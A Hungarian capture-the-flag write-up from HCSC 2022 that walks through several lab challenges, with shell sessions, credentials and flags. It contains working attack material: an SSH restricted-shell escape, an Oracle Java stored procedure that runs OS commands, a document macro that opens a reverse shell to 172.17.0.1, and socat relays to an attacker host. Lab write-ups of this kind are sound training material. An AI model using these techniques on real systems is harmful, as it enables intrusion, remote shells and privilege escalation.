| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
|_ssh-brute: Password authentication not allowed
| ssh-auth-methods:
|   Supported authentication methods:
|_   publickey
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Csak publickey auth engedélyezett. Van apollo-tól egy ilyen kulcsunk (Apollo challenge), ami működik is. Viszont egy rbash limitált shellt kapunk.

```

(mullerdavid@DESKTOP-DAVID2)-[mnt/d/Temp/ctf/hcsc22/elizabeth]
$ ssh -i /tmp/ssh.key apollo@10.10.3.11 -p 222
Welcome to Ubuntu 22.04 LTS (GNU/Linux 4.19.0-18-cloud-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jun 30 18:55:51 2022 from 172.17.0.1
-rbash: readonly: '/home/apollo/': not a valid identifier
apollo@366481a67cf3:~$ ls
-rbash: ls: No such file or directory
apollo@366481a67cf3:~$ |

```

Az rbash kikerülhető az ssh kapcsolatban a -t "bash --noprofile" kapcsolóval.

```
1. ssh -i /tmp/ssh.key apollo@10.10.3.11 -p 222 -t "bash --noprofile"
```

```

(mullerdavid@DESKTOP-DAVID2)-[mnt/d/Temp/ctf/hcsc22/elizabeth]
$ ssh -i /tmp/ssh.key apollo@10.10.3.11 -p 222 -t "bash --noprofile"
apollo@366481a67cf3:~$ cat flag.txt
{HCSC}-31Lizab3tH-L0;C4l_FL@g
apollo@366481a67cf3:~$ |

```

{HCSC}-31Lizab3tH-L0;C4l_FL@g

Elizabeth root

Feladat

Talán Betti-n van a rootnak is flag-e :)

Megoldás

A futó folyamatokat megvizsgálva látható egy root-ként futó, nem mindennapi folyamat:

```
1. /bin/sh -c chmod -R 777 /srv/proftp && /bin/bash /root/start.sh
```

A scriptet nem tudjuk megnézni de a /srv/proftp/ tartalmaz egy érdekes fájlt: Note_for_Apollo.txt.

```

apollo@366481a67cf3:~$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  2884  1056 ?        Ss   Jul31   0:00 /bin/sh -c chmod -R 777 /srv/proftp && /bin/bash /root/s
root         8  0.0  0.0  4356  3196 ?        S    Jul31   0:00 /bin/bash /root/start.sh
root        17  0.0  0.0 15412  5520 ?        Ss   Jul31   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
proftpd    27  0.0  0.0 15260  3616 ?        Ss   Jul31   0:03 proftpd: (accepting connections)
root        28  0.0  0.0  2884  1004 ?        S    Jul31   0:00 sh /root/inotifywait.sh
root        29  0.0  0.0  2984  1160 ?        S    Jul31   0:00 inotifywait -m -e close_write -e create -e modify /srv/p
root        30  0.0  0.0  2884   100 ?        S    Jul31   0:00 sh /root/inotifywait.sh
root       680  0.0  0.1 16708 10572 ?        Ss   10:37   0:00 sshd: apollo [priv]
apollo     691  0.0  0.0 16968  7864 ?        R    10:37   0:00 sshd: apollo@pts/0
apollo     692  0.0  0.0  4620  3780 pts/0    Ss   10:37   0:00 bash --noprofile
apollo     699  0.0  0.0  7056  1612 pts/0    R+   10:40   0:00 ps aux
apollo@366481a67cf3:~$ ls -al /srv/proftp/
total 32
drwxrwxrwx 1 ftp      ftpgroup 4096 Jun 30 20:10 .
dr-xr-xr-x 1 proftpd  109 4096 Jun 30 20:09 ..
-rwxrwxrwx 1 ftp      ftpgroup 220 Jun 30 19:59 .bash_logout
-rwxrwxrwx 1 ftp      ftpgroup 3771 Jun 30 19:59 .bashrc
-rwxrwxrwx 1 ftp      ftpgroup 807 Jun 30 19:59 .profile
-rwxrwxrwx 1 proftpd  109 340 Jun 30 14:03 Note_for_Apollo.txt
apollo@366481a67cf3:~$ cat /srv/proftp/Note_for_Apollo.txt
Apollo darling,
I couldn't setup proper access for you yet.
IT won't allow you to have root access because of some technical/management issues. However i quickly came up with a solu
tion
that allows you to run root commands. Just copy the commands here and my automated script will execute it.
~XoXo : Liz
P.S.: bring milk on your way home
apollo@366481a67cf3:~$ |

```

Ezek szerint ha beírunk egy fájlt a mappába, akkor lefuttatja azt. Az inotifywait alapján ez valószínű.

```
1. echo "touch /tmp/test" > /srv/proftp/test
```

A fájl megjelent, így ez működik.

```
apollo@366481a67cf3:~$ ls -al /tmp
total 8
drwxrwxrwt 1 root root 4096 Jun 30 16:13 .
drwxr-xr-x 1 root root 4096 Jul 31 18:14 ..
apollo@366481a67cf3:~$ echo "touch /tmp/test" > /srv/proftp/test
apollo@366481a67cf3:~$ ls -al /tmp
total 8
drwxrwxrwt 1 root root 4096 Aug  1 10:46 .
drwxr-xr-x 1 root root 4096 Jul 31 18:14 ..
-rw-r--r-- 1 root root   0 Aug  1 10:46 test
```

Kedvenc reverse shellünket hasonlóan futtathatjuk, vagy egy setuid binárist is letehetünk.

```
root@366481a67cf3:/# cat /root/flag.txt
{HCSC}-Eliz4b3tH-_R0otFl4G!
```

{HCSC}-Eliz4b3tH-_R0otFl4G!

Wilfred Warrior db

Feladat

Hint

1. Csatlakozásnál figyeljetelek arra, hogy a PDB-t és a DOMAIN-t ponttal elválasztva kell megadni mikor csatlakoztok a service-hez
2. Csak a hercegnő tudja az idevezető utat

Megoldás

Egy gyors nmap után kiderül, hogy a porton egy Oracle TNS listener 12.2.0.1.0 figyel.

A Princess szerveren megkapuk a belépéshez szükséges adatokat.

- ```
1. DB_PDB=ORCLEPDB1
2. DB_DOMAIN=awesome-corp.com
3. DB_USER=WilfredWarrior
4. DB_PASS=Pp59if6gjsXWiCQTRP3Y
```


Az Oracle Instant client (sqlplus) vagy az SQL Developer (ebben az esetben a 17es verzió) használható kliensként. Linux alatt a következő leírás segíthet az sqlplus beüzemelésében:

<https://docs.metasploit.com/docs/using-metasploit/other/oracle-support/how-to-get-oracle-support-working-with-kali-linux.html> .

Be tudunk lépni az adatokkal az adatbázisba:

- ```
1. sqlplus 'WilfredWarrior/Pp59if6gjsXWiCQTRP3Y@10.10.3.11:1521/ORCLEPDB1.awesome-corp.com'
```

Megnézve a tábláinkat és a jogosultságunkat, látszik, hogy jelenleg limitált.




The left screenshot shows a query in the Query Builder: `SELECT owner, table_name FROM all_tables WHERE owner='WILFREDWARRIOR';`. The Query Result pane displays 13 rows of tables owned by WILFREDWARRIOR.

	OWNER	TABLE_NAME
1	WILFREDWARRIOR	REGIONS
2	WILFREDWARRIOR	COUNTRIES
3	WILFREDWARRIOR	LOCATIONS
4	WILFREDWARRIOR	WAREHOUSES
5	WILFREDWARRIOR	EMPLOYEES
6	WILFREDWARRIOR	PRODUCT_CATEGORIES
7	WILFREDWARRIOR	PRODUCTS
8	WILFREDWARRIOR	CUSTOMERS
9	WILFREDWARRIOR	CONTACTS
10	WILFREDWARRIOR	ORDERS
11	WILFREDWARRIOR	ORDER_ITEMS
12	WILFREDWARRIOR	INVENTORIES
13	WILFREDWARRIOR	LOGS

The right screenshot shows a query in the Query Builder: `SELECT * FROM session_privs;`. The Query Result pane displays 25 rows of privileges.

	PRIVILEGE
1	READ ANY TABLE
2	CREATE ANY CREDENTIAL
3	CREATE CREDENTIAL
4	SET CONTAINER
5	GRANT ANY OBJECT PRIVILEGE
6	GRANT ANY PRIVILEGE
7	EXECUTE ANY PROCEDURE
8	CREATE ANY PROCEDURE
9	GRANT ANY ROLE
10	CREATE DATABASE LINK
11	CREATE SEQUENCE
12	CREATE VIEW
13	CREATE SYNONYM
14	CREATE CLUSTER
15	UPDATE ANY TABLE
16	SELECT ANY TABLE
17	ALTER ANY TABLE
18	CREATE ANY TABLE
19	CREATE TABLE
20	BECOME USER
21	CREATE USER
22	UNLIMITED TABLESPACE
23	CREATE TABLESPACE
24	ALTER SESSION
25	CREATE SESSION

Vizsgont van GRANT jogosultságunk, így adhatunk magunknak akár DBA (database administrator) jogot is.



The screenshot shows the Query Builder with the query: `GRANT DBA TO WILFREDWARRIOR;`. The Script Output pane shows the message: "Task completed in 0,052 seconds".

Grant succeeded.

Egy relog után már jóval több dolgot tudunk csinálni:

The screenshot shows the SQL Developer interface with the 'Query Builder' tab active. The SQL statement in the editor is `SELECT * FROM session_privs;`. The 'Query Result' pane below shows the results of the query, which are the privileges granted to the current session. The results are displayed in a table with two columns: 'PRIVILEGE' and an empty column. The privileges listed are:

PRIVILEGE
1 DROP ANY ANALYTIC VIEW
2 ALTER ANY ANALYTIC VIEW
3 CREATE ANY ANALYTIC VIEW
4 CREATE ANALYTIC VIEW
5 DROP ANY HIERARCHY
6 ALTER ANY HIERARCHY
7 CREATE ANY HIERARCHY
8 CREATE HIERARCHY
9 DROP ANY ATTRIBUTE DIMENSION
10 ALTER ANY ATTRIBUTE DIMENSION

Kulcsszavakra keresve található egy érdekes tábla: SYS.FLAG

The screenshot shows the SQL Developer interface with the 'Query Builder' tab active. The SQL statement in the editor is `SELECT owner, table_name FROM all_tables WHERE upper(table_name) LIKE '%FLAG%';`. The 'Query Result' pane below shows the results of the query, which are the tables containing the keyword 'FLAG'. The results are displayed in a table with two columns: 'OWNER' and 'TABLE_NAME'. The results are:

OWNER	TABLE_NAME
1 SYS	FLAG

Amely tartalmazza a flaget.

The screenshot shows the SQL Developer interface with the 'Query Builder' tab active. The SQL statement in the editor is `SELECT * FROM SYS.FLAG;`. The 'Query Result' pane below shows the results of the query, which are the contents of the SYS.FLAG table. The results are displayed in a table with two columns: 'FLAG_VAL' and an empty column. The results are:

FLAG_VAL
1 {HCSC}-Th!s_1S-th3:Fl@g;4-Sy5!!4

{HCSC}-Th!s_1S-th3:Fl@g;4-Sy5!!4

Wilfred Warrior local

Feladat

Lehet RCE? (Real Cat Exhibition)

Megoldás

Mivel már DB adminok vagyunk, így Oracle adatbázisban többféle képpen tudunk kódot futtatni (java, externaltable, scheduler).

A következő PL/SQL blokkok lassan futottak le, úgy tűnt hogy megfagyott a kliens, de valójában dolgozott a szerver!

A java megoldást választva szükség van még egy jogosultságra ami még nincsen nekünk. A következő PL/SQL blokkal tudjuk ezt megadni.


```
1. BEGIN
2. dbms_java.grant_permission( 'WILFREDWARRIOR', 'SYS:java.io.FilePermission', '<<ALL
   FILES>>', 'execute' );
3. END;
4. /
```

Ezek után megírhatjuk a saját kódot futtató függvényt is.

(<https://sqlwiki.netspi.com/attackQueries/executingOSCommands/#oracle>).

```
1. BEGIN
2. EXECUTE IMMEDIATE 'create or replace and compile java source named "PwnUtil" as import
   java.io.*; public class PwnUtil{ public static String runCmd(String args){ try{
   BufferedReader myReader = new BufferedReader(new
   InputStreamReader(Runtime.getRuntime().exec(args).getInputStream()));String stemp, str =
   "";while ((stemp = myReader.readLine()) != null) str += stemp +
   "\n";myReader.close();return str;} catch (Exception e){ return e.toString();}} public
   static String readFile(String filename){ try{ BufferedReader myReader = new
   BufferedReader(new FileReader(filename));String stemp, str = "";while((stemp =
   myReader.readLine()) != null) str += stemp + "\n";myReader.close();return str;} catch
   (Exception e){ return e.toString();}}';';
3. END;
4. /
5.
6. BEGIN
7. EXECUTE IMMEDIATE 'create or replace function PwnUtilFunc(p_cmd in varchar2) return
   varchar2 as language java name ''PwnUtil.runCmd(java.lang.String) return String'';';
8. END;
9. /
```

Ezek után azt futtatunk amit szeretnénk.



```
PWNUTILFUNC('LS-AL/HOME/ORACLE/')
-----
total 412
drwx----- 1 oracle oinstall  4096 Jul 31 18:19 .
drwxr-xr-x 1 root  root    4096 Aug 16  2017 ..
-rw-r--r-- 1 oracle oinstall   18 May 26  2017 .bash_logout
-rw-r--r-- 1 oracle oinstall  193 May 26  2017 .bash_profile
-rw-r--r-- 1 oracle oinstall  555 Jul 31 18:15 .bashrc
-rw----- 1 oracle oinstall    0 Jul 31 18:19 .history
-rw-r--r-- 1 oracle oinstall  172 May 26  2017 .kshrc
-rw-r--r-- 1 root  root  374923 Jul 24 21:48 createTables.sh
-rw-r--r-- 1 root  root    32 Jul  8 19:46 flag.txt
drwxr-xr-x 1 oracle oinstall  4096 Jul 31 18:19 setup

PWNUTILFUNC('CAT/HOME/ORACLE/FLAG.TXT')
-----
{HCSC}-0r@cl3_Loc4l:fl@g-w!lfrED
```

{HCSC}-0r@cl3_Loc4l:fl@g-w!lfrED

Tanu local


Feladat

Tanu the Cat: 10.10.(1-9).11:80 10.10.(1-9).11:21

Megoldás

Itt két portot is kaptunk a portokon a szokásos szolgáltatások futnak, webszerver, ftp.

A webszerveren csak egy üzenet fogad:



Az ftp szervert elérjük anonymousként. A to_process mappába feltöltve valami script a háttérben feldolgozza azt és átkerül egy report a process_result mappába. Minden fájlkiterjesztéssel feldolgozza a fájlokat. Az eredmények között van 2 érdekes, mely a fenti támadás maradéka lehet, bash kimenetekkel. A to_process mappába pedig beragadt egy példafájl.

Ezt a test2.ods példát analizálva látszik hogy tartalmaz egy scriptet/macro. Az ods forma csak egy zip, amiben a macro sima text fájl. A test2.ods.zip\Basic\Standard\Module1.xml

```
1. <?xml version="1.0" encoding="UTF-8"?>
2. <!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
   "module.dtd">
3. <script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module1"
   script:language="StarBasic" script:moduleType="normal">REM ***** BASIC *****
4.
5.
6.     Sub OnLoad
7.         Dim os as string
8.         os = GetOS
9.         If os = "windows" OR os = "osx" OR os = "linux" Then
10.            Exploit
11.        end If
12.    End Sub
13.
14.    Sub Exploit
15.        Shell("/bin/bash -i >& /dev/tcp/172.17.0.1/8081 0>&1")
16.    End Sub
17.
18.    Function GetOS() as string
19.        select case getGUIType
20.            case 1:
21.                GetOS = "windows"
22.            case 3:
23.                GetOS = "osx"
24.            case 4:
25.                GetOS = "linux"
26.        end select
27.    End Function
28.
29.    Function GetExtName() as string
30.        select case GetOS
31.            case "windows"
32.                GetFileName = ".exe"
33.            case else
34.                GetFileName = ".bin"
35.        end select
36.    End Function
37.
38. </script:module>
```

Az előző támadást így újrahasznosíthatjuk, kicserélve a parancsot a kedvenc reverse shellünkre. A többi mappába is van jogosultságunk feltölteni, akár ide is tehetünk magunknak fájlokat.

```
4d9b3ec9e166:/$ cat /srv/hcsc/inw.sh
#!/bin/bash
source=/srv/hcsc/ftp/to_process
output="/srv/hcsc/ftp/process_result/"
outname=""
inotifywait -m -e create "$source" \
| while read dir event file ; do
    outname="${output}${file}_result_${date +%m%d%H%M%S}.txt";
    file=$dir$file;
    echo "parsing: '$file', output to: '$outname';
    soffice --invisible --script-cat $file | grep -i 'Shell' | cut -d '(' -f2- | tail -c +2 | head -c -3 | bash > $outnam
e 2>> $outname;
    rm -rf $file;
done
4d9b3ec9e166:/$ cat /srv/hcsc/flag.txt
{HCSC}-LocalFI4G!F0r_Tanu;
4d9b3ec9e166:/$
```

{HCSC}-LocalFI4G!F0r_Tanu;

Tanu root

Feladat

Van egy tanunk: Tanunak van root flag-e

Megoldás

Látunk még 3389 és 3000 portokon figyelő alkalmazásokat.

```
4d9b3ec9e166:/tmp$ netstat -pnta
netstat: showing only processes with your user ID
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3389            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      380/python3
tcp        0      0 127.0.0.11:34097        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      377/python3
tcp        0      0 127.0.0.1:3350          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:4822            0.0.0.0:*               LISTEN      -
tcp        0      0 192.168.64.4:42780      10.8.0.15:80            ESTABLISHED 1714/socat
tcp        0      0 :::3000                 :::*                     LISTEN      -
4d9b3ec9e166:/tmp$
```

A 3000-es porton egy Guacamole Client webes remote desktop kliens fut (/gclient/app.js, /usr/sbin/guacd).

```
4d9b3ec9e166:/srv/hcsc$ curl localhost:3000
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
  <title>Guacamole Client</title>
  <meta name="apple-mobile-web-app-capable" content="yes">
  <meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">
  <link rel="apple-touch-icon" href="icon.png">
  <link rel="manifest" href="manifest.json">
  <link href="css/vdi.css" rel="stylesheet">
</head>
<body>
```

Ez a /gclient/app.js mappából fut nodejs appként. A fájlt megvizsgálva:

```
1. // LinuxServer Guacamole Client
2.
3. //// Env variables ////
4. var CUSTOM_PORT = process.env.CUSTOM_PORT || 3000;
5. var CUSTOM_USER = process.env.CUSTOM_USER || 'abc';
6. var PASSWORD = process.env.PASSWORD || 'abc';
7. var RDP_HOST = process.env.RDP_HOST || '127.0.0.1';
8. var RDP_PORT = process.env.RDP_PORT || '3389';
9. var AUTO_LOGIN = process.env.AUTO_LOGIN || null;
10. var SUBFOLDER = process.env.SUBFOLDER || '/';
11. var TITLE = process.env.TITLE || 'Guacamole Client';
12. var CYPHER = process.env.CYPHER || 'LSIOGCKYLSIOGCKYLSIOGCKYLSIOGCKY';
13. var FM_NO_AUTH = process.env.FM_NO_AUTH || 'false';
14. var FM_HOME = process.env.FM_HOME || '/config';
15. var KEYBOARD = process.env.KEYBOARD || 'en-us-qwerty';
16. A 3389 porton valószínűleg egy sima remote desktop (/usr/sbin/xrdp).
17.
```

Mindkettő rootként üzemel.

Felhasználva a usernevet és jelszót rootként lépünk be.

```

4d9b3ec9e166:/tmp$ su abc
Password:
4d9b3ec9e166:/tmp# whoami
root
4d9b3ec9e166:/tmp# id
uid=0(root) gid=0(root) groups=0(root),10(wheel),1000(users)
4d9b3ec9e166:/tmp# cat /root/flag.txt
{HCSC};R0oTfI@G[4]!Tanu
4d9b3ec9e166:/tmp#

```

{HCSC};R0oTfI@G[4]!Tanu

Egyebek

A /root/cassandra_conn.info tartalmaz egy újabb csatlakozási adatot valahova.


Ezek a portok nem elérhetőek kívülről. Viszont socat vagy hasonló segítségével könnyen elérhetjük a támadó gépről egy kifele induló kapcsolattal is (TCP Gender Changer):


```

1. # Attacker
2. sudo socat TCP-LISTEN:8888,reuseaddr,fork TCP-LISTEN:81,reuseaddr
3. # Client Guacamole
4. /srv/hcsc/ftp/socat TCP:10.8.0.15:81,forever,interval=1,fork TCP:localhost:3000
5. # Client RDP
6. /srv/hcsc/ftp/socat TCP:10.8.0.15:81,forever,interval=1,fork TCP:localhost:3389

```

Ezek után localhost:8888 porton elérjük az adott szolgáltatást. A Guacamole külön jó volt, mert a jelszót nem is kellett tudni.





Forensics

James Webb


Feladat

A James Webb űrteleszkóp a nem látható dolgokat is látja. Ezt a képet tegnap csinálta.

[http://10.10.1-9\).10:2001](http://10.10.1-9).10:2001)

Megoldás

